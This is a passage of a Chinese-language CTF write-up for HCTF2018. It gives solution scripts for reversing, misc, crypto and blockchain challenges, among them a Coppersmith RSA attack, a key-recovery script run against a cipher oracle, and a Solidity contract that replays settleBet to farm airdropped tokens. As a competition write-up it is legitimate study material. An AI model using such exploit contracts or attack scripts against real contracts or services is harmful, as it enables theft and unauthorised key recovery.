if ( !v11 )
  v12 = "Nice Job~";
```

main函数里，my_base64函数被混淆，只用用seed=hctf才能正确还原。


my_base64如下：



```
      goto LABEL_14;
  }
LABEL_15:
  dst[strlen(dst)] = 0;
  v15 = dst + 1;
  do
    result = *v4++;
  while ( result );
  v17 = 0;
  for ( i = v4 - v15; v17 < i; ++v17 )          // xor处理
  {
    v18 = 6;
    do
    {
      v19 = rand() % 4;
      v20 = v18;
      v18 -= 2;
      result = (_BYTE)v19 << v20;
      dst[v17] ^= result;
    }
    while ( v18 > -2 );
  }
  return result;
}
```


在my_base64里面对输入的字符进行变异的base64处理，不过把大小写互换，然后把加密的结果做一段xor处理。return后与main函数里预存储的v17做比较，相同则得到

由于仅作xor处理，这里我动调时把预存储的v17数据放在xor处理执行，得到base64(flag),



```
Agn0zNSXENvTAv9lmg5HDdrFtw8ZFq==
aGN0ZnsxenVtaV9LMG5hdDRfTW8zfQ==
```

做大小写转换后，解base64得flag:


hctf{1zumi_K0nat4_Mo3}

Seven

驱动程序逆向，程序关键逻辑很少，需要我们走一个类似7字的迷宫，迷宫图直接就能看到，四个十六进制码0x11,0x1F,0x1E,0x20分别控制人物的上下左右移动，o代表当前
flag:`hctf{ddddddddddddddssaasasasasasasasasas}`

PolishDuck

Badusb的题目，同种类型的题目出现了很多次，印象里最先看到是在pwnhub-血月归来一题，后来是HITB-hex一题，到SUCTF2018的SecretGarden，XCTF2018Final，
flag:`hctf{P0l1sh_Duck_Tast3s_D3l1ci0us_D0_U_Th1nk?}`

misc

freq game

这个题题目大概就是把4个字符的ascii码作为参数进行正弦变换然后加起来的结果，看完代码发现最后乘的rge并没有卵用所以可以消掉，就变成了y/7 = sin() + sin() + sin() + sin()的样子，所以我找了y/7 > 3的y作为约束条件，因为此时对应的四个sin()值必须都要大于y/7-3。本来是想把这个作为约束条件缩小范围再爆破的，结果用这个条件基本上就能把答案约束出来了，中间

```
from pwn import *
import numpy as np

def show(mylist,testlist):
   for i in range(len(testlist)):
       if mylist[testlist[i][0]] < testlist[i][1] - 3.0 :
           return False
   return True

p = remote('150.109.119.46',6775)
print p.recv()
print p.recv()
p.sendline('y')
print p.recv()
p.sendline('8RMQq9PuDRurd91OVhADpDDK30eqjAqz')
res = ''
for i in range(8):
   res = res + p.recv()
res = res + p.recvuntil(']')
p.sendline("137 212 218 251")
res = ''
for i in range(8):
   res = res + p.recv()
res = res + p.recvuntil(']')
p.sendline("57 79 80 210")
res = ''
for i in range(8):
   res = res + p.recv()
res = res + p.recvuntil(']')
p.sendline("89 128 170 130")
res = ''
for i in range(8):
   res = res + p.recv()
res = res + p.recvuntil(']')
p.sendline("28 117 198 213")
res = ''
for i in range(8):
   res = res + p.recv()
res = res + p.recvuntil(']')
p.sendline("95 111 169 222")
res = ''
for i in range(8):
   res = res + p.recv()
res = res + p.recvuntil(']')
p.sendline("2 75 210 213")
res = ''
for i in range(8):
   res = res + p.recv()
res = res + p.recvuntil(']')
p.sendline("38 162 175 180")

res = ''
for i in range(8):
   res = res + p.recv()
res = res + p.recvuntil(']')
res = res[1:-1]

numlist = []
ressplit = res.split(',')
testlist = []
for i in range(len(ressplit)):
   numlist.append(float(ressplit[i])/7.0)
   if float(ressplit[i])/7.0 > 3.0:
       testlist.append((i,float(ressplit[i])/7.0))

print testlist

mylist = []
for i in range(256):
   temp = []
   x = np.linspace(0,1,1500)
   y = np.sin(2*np.pi*x*i)
   mylist.append(list(y))
   if show(list(y),testlist) :
       print i
'''
temp = [88,89,128,129,130,169,170]
print testlist[2][1]
for a in temp:
   for b in temp:
       for c in temp:
           for d in temp:
               if mylist[a][testlist[2][0]] + mylist[b][testlist[2][0]] + mylist[c][testlist[2][0]] + mylist[d][testlist[2][0]
                   print a,b,c,d
'''
p.interactive()
```

因为懒得把代码复制粘贴8遍，所以我是得到每轮结果以后把它保存下来，重开一个直接发过去的，所以最后脚本里只保留了最后一轮的过程，前面的都简化成了发结果。。

Guess My Key

这题听说是机器学习一开始没敢做，后来想想好像没那么难，题目思路是96bit的msg和96bit的key，可以任意提交msg和key来得到加密结果，或者提交msg获得用预设的

```
from urllib import *
import json
url = 'http://150.109.62.46:13577/enc?'

orilist = []
orilist.append([0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 1, 0, 0, 1, 1, 0, 0, 1, 1, 0, 0, 0, 1, 0, 1, 0, 1, 0, 0, 0, 0, 0, 1, 0, 0, 1,
orilist.append([0, 1, 0, 0, 0, 1, 0, 0, 0, 0, 1, 1, 0, 0, 1, 1, 0, 0, 0, 1, 0, 1, 1, 1, 0, 1, 0, 1, 0, 0, 0, 0, 0, 1, 0, 0, 1,
orilist.append([0, 1, 0, 0, 0, 1, 0, 0, 0, 0, 1, 1, 0, 0, 1, 1, 0, 0, 0, 1, 0, 1, 1, 1, 0, 1, 0, 1, 0, 0, 0, 0, 0, 1, 0, 0, 1,
orilist.append([0, 1, 0, 0, 0, 1, 0, 0, 0, 0, 1, 1, 0, 0, 1, 1, 0, 0, 1, 1, 0, 0, 1, 1, 0, 1, 0, 1, 0, 0, 0, 0, 0, 1, 0, 0, 1,


msg = '1,'*95+'1'
f = urlopen(url + 'msg=' + msg)
mylist = json.loads(f.read())
oricipher = mylist['raw_cipher'].split(',')

def list2str(mylist):
   result = ''
   for i in mylist:
       if i == 1:
           result += '1,'
       else:
           result += '0,'
   return result[:-1]
```

```
def getdst(tempcipher,oricipher):
   result = 0.0
   for i in range(len(oricipher)):
       result += abs(pow(float(oricipher[i])-float(tempcipher[i]),2))
   return result

myresult1 = []
myresult2 = []

for i in range(96):
   sumzerodst = 0.0
   sumonedst = 0.0
   mindst = 1.0
   minchr = -1
   for j in range(len(orilist)):
       key = orilist[j][:i] + [0] + orilist[j][i+1:]
       f = urlopen(url + 'msg=' + msg + '&' + 'key=' + list2str(key))
       mylist = json.loads(f.read())
       tempcipher = mylist['raw_cipher'].split(',')
       dst = getdst(tempcipher,oricipher)
       if dst < mindst:
           mindst = dst
           minchr = 0
       sumzerodst += dst
       key = orilist[j][:i] + [1] + orilist[j][i+1:]
       f = urlopen(url + 'msg=' + msg + '&' + 'key=' + list2str(key))
       mylist = json.loads(f.read())
       tempcipher = mylist['raw_cipher'].split(',')
       dst = getdst(tempcipher,oricipher)
       if dst < mindst:
           mindst = dst
           minchr = 1
       sumonedst += dst
   myresult1.append(minchr)
   if sumonedst > sumzerodst :
       myresult2.append(0)
   else :
       myresult2.append(1)
print "======myresult======"
print myresult1
print myresult2
print "======myresult======"

f = urlopen(url + 'msg=' + msg + '&' + 'key=' + list2str(myresult1))
mylist = json.loads(f.read())
mycipher1 = mylist['raw_cipher'].split(',')

f = urlopen(url + 'msg=' + msg + '&' + 'key=' + list2str(myresult2))
mylist = json.loads(f.read())
mycipher2 = mylist['raw_cipher'].split(',')

print getdst(mycipher1,oricipher)
print getdst(mycipher2,oricipher)

if mycipher1 == oricipher:
   print "mycipher1"
if mycipher2 == oricipher:
   print "mycipher2"
```

最开始我预设的orilist二维数组是[[1,0]48,[0,1]48,[1,1,0,0]24,[0,0,1,1]24],之后把距离结果空间向量更近的myresult作为新的key替换掉其中原本的key，一步一步缩小dst从

easy dump

Volatility + GIMP，可以查看内存里的内容，内存中有很多扫雷和写字板：i am boring真是服气2333
在文件大概3/4的位置，可以看到flag在画图里

```
hctf{big_brother_is_watching_you}
```

difficult programming language

给了键盘流量包，可以使用一航师傅的脚本直接得到键盘输入的内容。【\<GA>是~`】

```
D'`;M?!\mZ4j8hgSvt2bN);^]+7jiE3Ve0A@Q=|;)sxwYXtsl2pongOe+LKa'e^]\a`_X|V[Tx;"VONSRQJn1MFKJCBfFE>&<`@9!=<5Y9y7654-,P0/o-,%I)ih&%
```

题目名称叫difficult programming language，google了一下什么破语言长这个样子。。
`Malbolge.`
网上找到运行工具 https://zb3.me/malbolge-tools/#interpreter
发现这个字符串里还有输错的一个字符。
经另一个工具的调试，可以得知是一个:写成了"号，解得flag

```
hctf{m4lb0lGe}
```

Questionnaire

谢谢杭电的师傅带来的题目们！

crypto

xor?rsa

这题目去网上找了一个Coppersmith's Short Pad Attack的脚本解就完事了(代码是sage的)。做的时候有时候会出bug我猜是因为程序只考虑了m1 < m2的情况

```
def short_pad_attack(c1, c2, e, n):
   PRxy.<x,y> = PolynomialRing(Zmod(n))
   PRx.<xn> = PolynomialRing(Zmod(n))
   PRZZ.<xz,yz> = PolynomialRing(Zmod(n))

   g1 = x^e - c1
   g2 = (x+y)^e - c2

   q1 = g1.change_ring(PRZZ)
   q2 = g2.change_ring(PRZZ)

   h = q2.resultant(q1)
   h = h.univariate_polynomial()
   h = h.change_ring(PRx).subs(y=xn)
   h = h.monic()

   kbits = n.nbits()//(2*e*e)
   diff = h.small_roots(X=2^kbits, beta=0.5)[0]  # find root < 2^kbits with factor >= n^0.5

   return diff

def related_message_attack(c1, c2, diff, e, n):
   PRx.<x> = PolynomialRing(Zmod(n))
   g1 = x^e - c1
   g2 = (x+diff)^e - c2

   def gcd(g1, g2):
       while g2:
           g1, g2 = g2, g1 % g2
       return g1.monic()

   return -gcd(g1, g2)[0]


if __name__ == '__main__':
   n= 276247870214787944320140460990441184722274628066895718771693211623410804001965943463968487007121938614394124654012520708
   c1= 13776430024099427642531911099839128926564176154051949185623735493234122290060192171769692779077048350629609066059365476
   c2= 65723110947943050769961010156364784180121764039611609806809189799589299121135344434397227297884149460900488767338769809
   e = 5

   diff = short_pad_attack(c1, c2, e, n)
   print "difference of two messages is %d" % diff

   m1 = related_message_attack(c1, c2, diff, e, n)
   m2 = m1 + diff
   print "------"
   print m1
   print "------"
   print pow(m1,e,n)
   print c1
   print "------"
   print m2
   print "------"
   print pow(m2,e,n)
   print c2
```

xor game

参考
原理是汉明码，脚本如下:

```
import base64
import string


def bxor(a, b):     # xor two byte strings of different lengths
   if len(a) > len(b):
       return bytes([x ^ y for x, y in zip(a[:len(b)], b)])
   else:
       return bytes([x ^ y for x, y in zip(a, b[:len(a)])])


def hamming_distance(b1, b2):
   differing_bits = 0
   for byte in bxor(b1, b2):
       differing_bits += bin(byte).count("1")
   return differing_bits


def break_single_key_xor(text):
   key = 0
   possible_space = 0
   max_possible = 0
   letters = string.ascii_letters.encode('ascii')
   for a in range(0, len(text)):
       maxpossible = 0
       for b in range(0, len(text)):
           if(a == b):
               continue
           c = text[a] ^ text[b]
           if c not in letters and c != 0:
               continue
           maxpossible += 1
       if maxpossible > max_possible:
           max_possible = maxpossible
           possible_space = a
   key = text[possible_space] ^ 0x20
   return chr(key)


text = ''
with open('cipher.txt', 'r') as f:
   for line in f:
       text += line
b = base64.b64decode(text)


normalized_distances = []

for KEYSIZE in range(2, 40):
   b1 = b[: KEYSIZE]
   b2 = b[KEYSIZE: KEYSIZE * 2]
   b3 = b[KEYSIZE * 2: KEYSIZE * 3]
   b4 = b[KEYSIZE * 3: KEYSIZE * 4]
   b5 = b[KEYSIZE * 4: KEYSIZE * 5]
   b6 = b[KEYSIZE * 5: KEYSIZE * 6]
   normalized_distance = float(
       hamming_distance(b1, b2) +
       hamming_distance(b2, b3) +
       hamming_distance(b3, b4) +
       hamming_distance(b4, b5) +
       hamming_distance(b5, b6)
   ) / (KEYSIZE * 5)
   normalized_distances.append(
       (KEYSIZE, normalized_distance)
   )
normalized_distances = sorted(normalized_distances, key=lambda x: x[1])


for KEYSIZE, _ in normalized_distances[:5]:
   block_bytes = [[] for _ in range(KEYSIZE)]
   for i, byte in enumerate(b):
       block_bytes[i % KEYSIZE].append(byte)
   keys = ''
   try:
       for bbytes in block_bytes:
           keys += break_single_key_xor(bbytes)
       key = bytearray(keys * len(b), "utf-8")
       plaintext = bxor(b, key)
       print("keysize:", KEYSIZE)
       print("key is:", keys, "n")
       s = bytes.decode(plaintext)
       print(s)
   except Exception:
       continue
```

最后的结果:
flag:`hctf{xor_is_interesting!@#}`

blockchain

bet2loss

一血！是个dice2win早期版本+erc20的题目，开奖函数可以重放，但是没看出来通过哪一步的重放能获得token。
每个账号会空投1000 token，只需要一万个账号就可以拿到flag。遂发动薅羊毛攻击。还是很慢，希望下次换个链哈哈哈。

```
pragma solidity ^0.4.20;
contract Attack_7878678 {
//    address[] private son_list;

   function Attack_7878678() payable {}

   function attack_starta(uint256 reveal_num) public {
       for(int i=0;i<=50;i++){
           son = new Son(reveal_num);
       }
   }

   function () payable {
   }
}

contract Son_7878678 {

   function Son_7878678(uint256 reveal_num) payable {
       address game = 0x006b9bc418e43e92cf8d380c56b8d4be41fda319;
       game.call(bytes4(keccak256("settleBet(uint256)")),reveal_num);
       game.call(bytes4(keccak256("transfer(address,uint256)")),0x5FA2c80DB001f970cFDd388143b887091Bf85e77,950);
   }
   function () payable{
   }
}
```

```
hctf{0hhhh_r3p1ay_a77ack_f0r_c0n7r4ct}
```

ez2win

```
_transfer(address from, address to, uint256 amount);
```

未设置权限，可以随便转。开源了以后很简单就能拿到flag。

```
hctf{0hhhh_m4k3_5ur3_y0ur_acc35s_c0n7r01}
```

上一篇：HCTF2018 Writeup ... 下一篇：HCTF2018 Writeup ...